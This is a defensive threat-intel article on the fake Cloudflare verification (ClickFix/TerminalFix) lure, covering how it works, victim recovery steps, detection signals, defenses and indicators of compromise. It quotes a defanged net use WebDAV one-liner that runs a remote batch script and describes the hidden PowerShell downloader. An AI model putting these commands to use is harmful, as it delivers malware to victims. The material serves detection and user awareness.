
DomainGuard threat intel, published for defense. Security teams can use it to detect and block this technique; anyone who runs into it can use it to recognize the lure and stay safe. Indicators of compromise are defanged.
What it is
Fake Cloudflare verification is a Cloudflare-themed instance of ClickFix, a social-engineering technique where a webpage silently writes an attacker-supplied command into the visitor’s clipboard, then walks them through pasting it into an admin terminal under the cover story of “completing a verification step.” The overlay borrows the real challenge page’s language about verifying the visitor is human and checking that the site connection is secure, so the request to open a terminal reads like one more step of a routine check. The browser never downloads anything; the user runs the attacker’s code with their own hands, often elevated, while believing they completed a routine bot-check.
The technique is a delivery vector, not a payload. The same lure pattern has been observed dropping infostealers (Lumma, Vidar, StealC), loaders (DarkGate, Latrodectus, CastleLoader), and remote-access trojans (NetSupport RAT, AsyncRAT). The Cloudflare branding here is the latest social-engineering wrapper around a paste-and-run primitive that has been in active use since 2024.
Microsoft Threat Intelligence tracks the version of this lure that routes victims into Windows Terminal or PowerShell as TerminalFix, the name it gave a multistage campaign in August 2026 that ran fake Cloudflare Turnstile overlays on compromised sites. It is the same lure pattern this entry has documented since 2025; the TerminalFix variant section below covers what the name adds.
Why is the Cloudflare verification asking me to run a command?
Because it is not Cloudflare. A real Cloudflare check runs inside the browser and never asks you to press keyboard shortcuts, open a terminal, or paste anything. A page that does has already copied a malicious command to your clipboard, and its instructions exist only to get you to run it.
Close the tab without running anything, and copy any harmless text to overwrite what the page put on your clipboard. If you already ran the command, the next section is for you. The variants further down differ only in which window they steer you into: PowerShell or Windows Terminal, the Run dialog, or the macOS Terminal.
If you already ran the command
Treat the machine as compromised from the moment you pressed Enter. The payloads this lure delivers begin working immediately, and infostealers in particular finish collecting browser data within seconds, so the order of operations matters:
- Disconnect the machine from the network. Turn off Wi-Fi or unplug Ethernet. This cuts the malware off from its operator and stops any second-stage download still in progress.
- On a work device, stop here and call your security team. Do not try to quietly clean it. The endpoint telemetry from the incident is how responders find whatever the binary did next.
- Change passwords from a different, clean device. Start with email, banking, and anything saved in the browser of the affected machine, then use each provider’s option to sign out of all active sessions. Stolen session cookies let attackers into accounts without a password, so signing out everywhere matters as much as the reset. Turn on multi-factor authentication wherever it is missing.
- Assume crypto wallets and saved cards are exposed. Infostealers prioritize wallet files, browser-stored card numbers, and autofill data. Move funds out of any wallet whose keys ever touched the machine.
- Scan, then prefer a rebuild. Run a full antivirus or EDR scan to identify the family, but treat a wipe and reinstall as the only clean end state for a personal machine; loaders in this class routinely install persistence and stage additional malware.
- Report the lure page. The domain serving the fake check can be reported and taken down like any phishing site. Our phishing site takedown guide walks through the registrar and hosting-provider process.
How to tell a real Cloudflare check from a fake one
The real Cloudflare check, called Turnstile, is the interstitial that says it is verifying you are human or checking the security of your connection. It is routine and safe: it runs entirely inside the browser tab, finishes on its own within a few seconds, and at most asks for one click on a checkbox inside the page. When it completes, the website you were trying to reach simply loads. It never involves your keyboard beyond that click, and it has no reason to touch your clipboard.
The fake breaks that pattern the moment it asks for anything outside the browser. Across every ClickFix variant, the tells are the same:
- A real check never asks you to press keyboard shortcuts such as
Win+R,Win+X, orCtrl+V. - A real check never asks you to open PowerShell, Windows Terminal, the Run dialog, or the macOS Terminal.
- A real check never claims a code, command, or token has been copied to your clipboard.
- A real check never offers a reward for finishing, such as long-lived access or fewer future checks.
- A real check never presents numbered steps for you to perform on your own machine.
One more structural giveaway: the real challenge sits between you and the site you typed into the address bar, on that site’s own page. The fake overlay usually appears on a page reached from a search result, an ad, or a link, layered over content that has nothing to do with Cloudflare. If a verification screen gives you instructions rather than a checkbox, close the tab. Nothing legitimate is lost by refusing.
A checkbox alone does not prove a check is real, though. Some phishing kits put a click-only fake in front of the payload to keep scanners out. In the FedEx voicemail campaign, clicking a fake Cloudflare checkbox forwards the visitor to a different domain, then to a cloned FedEx tracking page that asks for card details. A real check never sends you to a different website when it finishes.
How it works
Every version runs the same four beats: a fake check, a silent clipboard write, instructions to paste into a command window, and a payload that runs as the victim. What changes between variants is the window the victim is steered into, and that choice shapes what the attacker can run.
The TerminalFix variant: PowerShell or Windows Terminal (Win+X, then I)

Compromised or attacker-controlled host page. Often a legitimate site injected by a ClearFake-style script, or a lookalike that mirrors a brand the victim was already searching for. The screenshot above shows the lure layered over a Cloudflare impersonation background, the kind of detail that sells the page as “real Cloudflare in front of a real merchant.”
Fake CAPTCHA overlay. The page renders a near-pixel-perfect Cloudflare orange dialog claiming to be verifying that the visitor is human and warning that the check may take a few seconds. A checkbox and a verify button anchor the same visual grammar as the real Turnstile widget.
Clipboard hijack. When the victim clicks the checkbox, JavaScript calls
navigator.clipboard.writeText(...)(or the olderdocument.execCommand('copy')) to silently load a PowerShell command into the clipboard. Nothing visible happens.The guided walkthrough. The dialog then presents what looks like a verification procedure. It tells the victim to open the power-user menu with
Win+X, pick Windows PowerShell or Terminal (Admin) withI, paste what it calls a verification code withCtrl+V, and confirm withEnter.That
Win+XthenIsequence is the Windows shortcut for opening Windows Terminal (Admin) on Windows 11, or Windows PowerShell (Admin) on Windows 10. Earlier ClickFix variants pointed the victim at the Run dialog (Win+R) and executed in user context. A terminal changes two things: the pasted command often runs with admin rights from the first instruction, and it accepts long, multi-line scripts that the Run dialog’s short, single-line box cannot hold. That routing is what Microsoft named TerminalFix.PowerShell drops and runs a hidden binary. The clipboard payload is a small downloader that retries the fetch a handful of times, writes the binary into a random sub-directory of
%LOCALAPPDATA%\Temp, runs it with-WindowStyle Hidden, and then deletes itself from disk:
Decoded clipboard PowerShell payload, retrying a download with a per-victim token and a mode=cloudflare query parameter, writing to a random temp path, then running the binary hidden. The download URL in the captured sample includes a
mode=cloudflarequery parameter, suggesting the C2 backend tracks which lure each victim came from and can serve different malware families to different lure pages from the same dropper.
The extra room a terminal gives is not theoretical. In the TerminalFix campaign Microsoft documented, the pasted PowerShell fetched a ZIP pairing a legitimate signed Windows binary with a malicious DLL to sideload, pulled its next stage out of PNG images, persisted through a Registry Run key and an hourly scheduled task, enumerated Active Directory trusts and admin groups, and finally installed a Python reverse tunnel that gave the operators a standing proxy into the network. On a corporate laptop, one pasted command was the start of a hands-on intrusion, not a smash-and-grab.
The Run dialog variant (Win+R, Ctrl+V, Enter)
The classic ClickFix routing sends the victim to the Run dialog instead. The most polished iteration we have captured does it with a fully interactive wizard that reveals one action at a time and reacts as the victim performs it, the same guided-onboarding pattern legitimate software uses to walk a new user through setup.

It opens on a value proposition instead of a challenge. A panel styled as a one-time device verification offers to let the visitor browse for 90 days without interruptions through what it calls advanced hardware fingerprinting, and cards themed around a hardware fingerprint, a 90-day access token, and privacy by design borrow the language of privacy features. Running a command is reframed as enrolling a trusted device, a convenience the visitor opts into rather than a hoop to clear.
Behind that panel the page has already written the attacker’s command to the clipboard, and the guided steps exist only to get it pasted and run. On-screen keycaps prompt the victim to hold the Windows key and press R, highlighting as if pressed to confirm each action. The instant the Run dialog opens, the on-screen instructions rewrite themselves to call for Ctrl+V to paste the supposed verification code, then a confirming Enter. At no point does the victim type anything or see what they are actually running.
The pasted payload here is not a PowerShell downloader but a net use one-liner that mounts a WebDAV endpoint over HTTP: cmd /c net use Z: hxxp://<host>/webdav /persistent:no && "Z:\update.cmd" & net use Z: /delete (defanged, with the attacker host removed). It maps a WebDAV server to drive Z:, runs a batch script straight off that mount, then unmaps the drive to tidy up. Two properties make it evasive. The transport is ordinary outbound HTTP, so it sails through the egress filtering that would block a raw SMB share on port 445, and because the script runs from the mount rather than a browser download, the file never receives a Mark of the Web or passes through the download-scanning path most endpoint controls watch. It is the Windows counterpart to the detection gap the macOS curl-into-bash branch relies on.
Choosing the Run dialog over the elevated terminal of the TerminalFix variant trades administrative rights for a smoother, more foolproof path: fewer keystrokes, no UAC prompt to hesitate at, and a guided sequence a non-technical victim is far more likely to finish.
The macOS Terminal variant
The same lure kits fingerprint the visitor’s operating system and swap the instructions to match. Windows visitors get one of the flows above; macOS visitors are told to open the Terminal app and paste a command that pipes a curl download straight into bash, most commonly installing the Atomic Stealer (AMOS) infostealer, and Linux visitors have received equivalent shell one-liners. The “verification” framing is identical in every branch; only the terminal application and the payload change. On macOS the trick also sidesteps Gatekeeper, because a binary fetched by curl never receives the quarantine attribute a browser download would carry.
The fake Cloudflare error page variant
Some lure pages skip the checkbox and imitate a Cloudflare error screen instead, borrowing the error-page layout and a Ray ID to look official and claiming the browser or connection failed a security check. The fix they offer is the same paste-and-run routine, pointed at the Run dialog, PowerShell, or Terminal depending on the kit.
Real Cloudflare error pages exist, and they look similar: an error number, a Ray ID, and short sections explaining what happened and what a visitor can do, which is usually to wait and try again. What a real error page never does is give keyboard instructions or ask you to run anything. The tell is the same as for the fake checkbox: any instruction that leaves the browser means the page is a lure.
Reused at scale
The clipboard-hijack and verification-steps logic on the lure page is a single JavaScript file, served as cf.js. Operators reuse the same client-side code across thousands of unrelated host pages rather than building per-target lures, which makes the file itself a high-confidence indicator wherever it surfaces.

A URLScan search for the file’s hash returned over two thousand injected URLs in the seven days before this entry was published. See the indicators of compromise section below for the hash and the search query.
Why it still works
Three reasons the pattern keeps converting:
- Brand trust is doing the work. Cloudflare’s challenge page is one of the most-seen “wait a moment” interstitials on the open web. Users are conditioned to interact with it, not interrogate it.
- No exploit, no AV signature. The browser does not download or run anything. The user types the command themselves, and Windows treats it as legitimate user input. Endpoint controls that focus on web downloads and document macros do not see this path.
- Elevated execution by design. The
Win+XthenIroute of the TerminalFix variant specifically targets an admin context. Even when UAC prompts, the user has already committed to the “verification” framing and clicks through. From the malware’s perspective, the first line of code runs as admin.
First documented
ClickFix has been actively in the wild since 2024, with paste-and-run lures showing up in fake error dialogs, fake update prompts, and fake CAPTCHAs across the open web. Cloudflare Turnstile-themed variants of the technique are not new either. What is new is how clean this 2025 iteration looks.
Earlier Cloudflare lures betrayed themselves with off-brand colors, kerning slightly out of true, copy that read like translated boilerplate, and inconsistent spacing. The variant captured in the screenshot above is pixel-correct: the orange gradient header, the cloud mark, the typography, the may-take-a-few-seconds subtext, the verification-steps panel, the keycap chips, and the I-am-not-a-robot footer with its fake Cloudflare ID all match the visual language a real user has been trained to trust. Phishing UI has been catching up with the brands it impersonates for years, and the Cloudflare lure has now closed that gap to the point where visual scrutiny alone is no longer a reliable defense.
The Terminal-directed routing got a name of its own in August 2026, when Microsoft Threat Intelligence published its TerminalFix research. The name is new; the routing is not. As Dark Reading’s coverage notes, terminal-based lures appear in some of the earliest ClickFix activity from 2024, and the variant captured on this page was steering victims into Windows Terminal in 2025. What changed is the payload: campaigns now use the terminal’s room for long scripts to run full intrusion chains.
Signals to watch for
- Pages serving fake Cloudflare CAPTCHA HTML, especially with
Win+XthenIin the visible instruction text. Real Turnstile never asks the user to open a terminal. - Verification copy that dangles a reward for finishing, such as a one-time device verification, a 90-day access token, or a promise of browsing without interruptions. A real challenge offers nothing in return for completing it.
- A
cf.jsscript tag loaded from any non-Cloudflare host. Hash and URLScan footprint are in the indicators of compromise section below. - New domain registrations on lower-scrutiny TLDs (
.lat,.shop,.top,.click) returning HTML that combines Cloudflare-style branding assets with a clipboard-write call. - Outbound PowerShell from user workstations to APIs that take a
token=andmode=query pair, or to short-lived.latand.shopC2 infrastructure. - Endpoint telemetry showing
wt.exeorpowershell.exespawned with-WindowStyle Hidden, anInvoke-WebRequestto a non-corporate domain, and a binary written to a randomized sub-directory of%LOCALAPPDATA%\Temp. net usemapping a drive to anhxxp://WebDAV URL, which starts the WebClient service, followed immediately by a.cmdor.batrunning from that drive letter and the mapping being deleted moments later. The Run dialog variant runs its payload straight off a WebDAV mount over HTTP, sidestepping both SMB egress filtering and browser download scanning.LockScreenContentServer.exerunning from anywhere other thanC:\Windows\System32and loading adui70.dllbeside it, the sideloading pair Microsoft reported in the TerminalFix campaign.pythonw.exerunning aclient.pythat holds a long-lived WebSocket connection to an unfamiliar host on port 443, alongside a new Registry Run key and an hourly scheduled task created minutes after a browser session.- On macOS endpoints, Terminal spawning
curlpiped intobashimmediately after a browser visit; the macOS branch of this lure delivers Atomic Stealer that way. - User reports of “the Cloudflare check told me to open PowerShell.” That sentence is itself the indicator of compromise.
How to defend against it
These controls come from our own incident work and from Microsoft’s TerminalFix guidance. None of them depends on a user spotting the lure, which matters now that the lure is pixel-correct.
- Take away paste targets people do not need. The “Remove Run menu from Start Menu” Group Policy also disables
Win+R. Restrict PowerShell with AppLocker or App Control for Business so standard users cannot start it outside approved scripts. - Constrain and log PowerShell. Constrained Language Mode breaks most downloaders, and script block logging records exactly what a pasted command did.
- Turn on Windows Terminal’s multi-line paste warning. It interrupts the long, multi-line paste the TerminalFix variant depends on and gives the victim one more chance to stop.
- Enable the Defender layers built for this. Attack Surface Reduction rules that block potentially obfuscated scripts and block executables that do not meet prevalence, age, or trusted-list criteria, plus network protection and SmartScreen.
- Hunt the artifacts. PowerShell,
cmd.exe, ormshta.exestarted from the Run dialog or a fresh Terminal window and immediately reaching the internet; theRunMRUregistry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU), which records what users paste into the Run dialog; and on macOS, Terminal spawningcurlpiped into a shell. - Disable WebDAV where nobody uses it. Stopping the WebClient service breaks the
net useover HTTP trick the Run dialog variant relies on. - Filter lure infrastructure early. DNS filtering of newly registered domains and the low-scrutiny TLDs these kits favor blocks many lure pages before anyone sees them, and live lure domains can be reported and taken down like any phishing site.
- Teach one rule. A verification page never asks you to leave the browser. That single sentence covers every variant on this page.
Why it appears here
ClickFix has gone from a novelty in 2024 to one of the highest-volume initial-access patterns in 2026. The Cloudflare-themed variant is durable because it borrows the most-trusted “are you human?” surface on the consumer web, and because the clipboard hand-off bypasses the entire web-download and macro-blocking pipeline that the last decade of endpoint defense has been built around. We see fresh lure infrastructure registered weekly, frequently on lookalike domains adjacent to brands we already track for credential phishing. Lure domains in this family can be reported and removed like any phishing site; our phishing site takedown guide covers the registrar and hosting-provider process.
Indicators of compromise
Captured by DomainGuard: the cf.js lure script
- File name:
cf.js - SHA256:
1627ba708bd48cd1cb16021e09b3ddd6c75ee2686d165bd9ba70ace5b3486d5c
URLScan query, scoped to a rolling seven-day window:
hash:1627ba708bd48cd1cb16021e09b3ddd6c75ee2686d165bd9ba70ace5b3486d5c AND date:>now-7d
The URLScan search for that hash returns every URL that recently served cf.js. At the time of writing it found over two thousand infected URLs in a rolling seven-day window. The date:>now-7d filter is relative to when the query runs, so anyone opening the link later sees the seven days preceding their own visit rather than ours, which keeps the result set a live read on whether the lure is still in active distribution.
Reported by Microsoft: the TerminalFix campaign (August 2026)
- C2 domain:
gitnow[.]dev(port 443, WebSocket) - Sideloading pair:
LockScreenContentServer.exewith a maliciousdui70.dll, outsideC:\Windows\System32 - Reverse-tunnel implant:
client.pyrun bypythonw.exe
Further reading
- SecurityWeek’s coverage of Cloudflare Turnstile-themed lures: ClickFix Attack Exploits Fake Cloudflare Turnstile to Deliver Malware.
- Microsoft Security Blog, August 28, 2026: TerminalFix campaign deploys a reverse tunnel through multistage intrusion.
- BleepingComputer’s summary: Microsoft warns of TerminalFix attacks deploying reverse tunnels.
Frequently Asked Questions
Does Cloudflare ever ask you to open Terminal or PowerShell?
No. A real Cloudflare check completes on its own or asks for a single checkbox click inside the browser. It never instructs visitors to press keyboard shortcuts, open Windows Terminal, PowerShell, or the macOS Terminal, or paste and run a command. Any verification page that does is a ClickFix malware lure, and the safe response is to close the tab without running anything.
What is TerminalFix?
TerminalFix is Microsoft's name for the ClickFix variant documented on this page: a fake Cloudflare verification that steers the victim into Windows Terminal or PowerShell, usually with Win+X then I, and has them paste a command the page already copied to the clipboard. A terminal runs long, multi-line scripts reliably and often with administrator rights, which is why campaigns using it deliver full intrusion chains rather than a single infostealer. Like every ClickFix lure, it only works if you paste and run the command, so closing the tab stops it.
Is the real Cloudflare verification safe?
Yes. The genuine check, Cloudflare Turnstile, is a routine bot filter used by millions of sites. It runs inside the browser, usually completes on its own, and at most asks for a single checkbox click. It cannot install anything and does not touch your clipboard. It only becomes dangerous when a fake version of the screen starts giving instructions: pressing keyboard shortcuts, opening a terminal, or pasting a copied command means the page is a ClickFix lure, not Cloudflare.
Why is the Cloudflare human verification telling me to run a PowerShell command?
Because the page is not Cloudflare. A fake verification overlay has silently copied a malicious PowerShell command to your clipboard, and its on-screen steps exist only to get you to paste and run it. Running the command downloads and executes malware, most commonly an infostealer or a remote-access trojan. Close the page and copy something harmless to overwrite your clipboard.
Why is Cloudflare asking me to press Windows+R and Ctrl+V?
It is not Cloudflare. Windows+R opens the Run dialog, Ctrl+V pastes a command the page secretly copied to your clipboard, and pressing Enter would run it. That sequence is the classic ClickFix lure, and the command installs malware. Real Cloudflare checks never ask for keyboard shortcuts. Close the tab, and if you already pressed Enter, disconnect from the network and follow the steps for when the command already ran.
What is the Cloudflare 'additional verification required' page?
It is a lure, not a Cloudflare page. Fake checks use headings about additional or extra verification to explain why the usual checkbox was not enough, then give keyboard instructions to open the Run dialog, PowerShell, or Terminal and paste a command. Real Cloudflare verification never escalates to steps outside the browser. If the extra verification involves pasting anything, close the tab without running it.
What should I do if I ran the command from a fake Cloudflare verification?
Treat the machine as compromised. Disconnect it from the network, then change important passwords from a different, clean device, starting with email, banking, and anything saved in the browser, and sign out of active sessions everywhere. Run a full antivirus or EDR scan, and prefer a full operating system reinstall, since these payloads commonly install persistence. On a work machine, report it to your security team immediately instead of cleaning it yourself.
How can I tell a real Cloudflare CAPTCHA from a fake one?
A real check never gives instructions beyond a checkbox inside the page. The fake shows numbered verification steps, names keyboard shortcuts such as Win+R or Win+X, claims a code was copied to your clipboard, and asks you to paste it into a terminal or the Run dialog. Any instruction that involves leaving the browser is the giveaway.
Is the Cloudflare one-time device verification or 90-day access page real?
No. Cloudflare does not offer a one-time device verification, a 90-day access token, or hardware fingerprinting that you unlock by running a command. That panel is a newer, interactive version of the ClickFix lure. It dresses the same paste-and-run trick as a privacy feature and walks you through Win+R, Ctrl+V, and Enter with clickable prompts while the command sits waiting on your clipboard. Close the tab and run nothing.